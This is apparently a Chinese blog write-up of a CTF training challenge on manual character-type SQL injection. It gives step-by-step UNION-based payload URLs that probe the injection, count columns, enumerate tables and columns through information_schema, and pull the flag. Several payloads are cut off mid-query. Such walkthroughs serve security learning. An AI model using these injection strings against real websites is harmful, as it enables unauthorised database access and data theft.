i 春秋 CTF训练营 web——SQL注入 1（字符型注入）（手动注入）

原创

AAAAAAAAAAAA66 于 2021-11-30 11:04:41 发布 1738 收藏 1
分类专栏： CTF -WEB 学习 文章标签： php apache 网络安全

这道题可以直接使用sqlmap 直接跑出。

下文介绍的是手注：

本文用到了火狐插件hackbar，（使用效果与直接在url栏输入参数相同）

题目（得知是注入题）

判断是否为数字型


```
http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=1 and 1=1
```

```
http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=1 and 1=2
```


回显都一样，没有出现异常，所以不为数字型注入。

判断是否为字符型

```
http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=1' and '1'='1
```




```
http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=1' and '1'='2
```



回显不同，所以可判定存在字符型注入。

判断存在字符型注入后，手注破解获取数据库

1.判断数据表字段数量 order by 1~10 到4就出异常界面，所以判断数据库字段为3 --+是为了过滤单引号

```
http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=1' order by 4 --+
```


2.联合注入，判断可以输入查询语句的位置

```
http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=1' union select 1,2,3 --+
```

因为数据库执行联合语句时，只返回第一条的结果，所以这里 id=1，就输入正常界面。

所以我们让id=-1 ，让这个语句错误（应该没有人把用户的id号设置可以为负数把）

```
http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,2,3 --+
```



爆出可以输入的地方

3.按序查询数据库信息

查询数据库名称

```
http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,database(),3 --+
```

得出数据库名为note

获取第一个表名

```
http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,table_name,3 from in
```

得到第一个表名为fl4g


当然，数据库一把是不止以一个表的，我们使用 group_concat 可以获取所有表名


```
http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,group_concat(table_n
```

flag 在应该是在fl4g表中。

现在已知库名‘note’表名‘fl4g’我们开始查询字段名。

```
http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,column_name,3 from i
```





获取到字段名，下一步获取数据(这一步就不需要使用information_schema数据库了)

```
http://eci-2ze7889omx49vxiu5ma0.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,fllllag ,3 from fl4g
```

得到fl4g。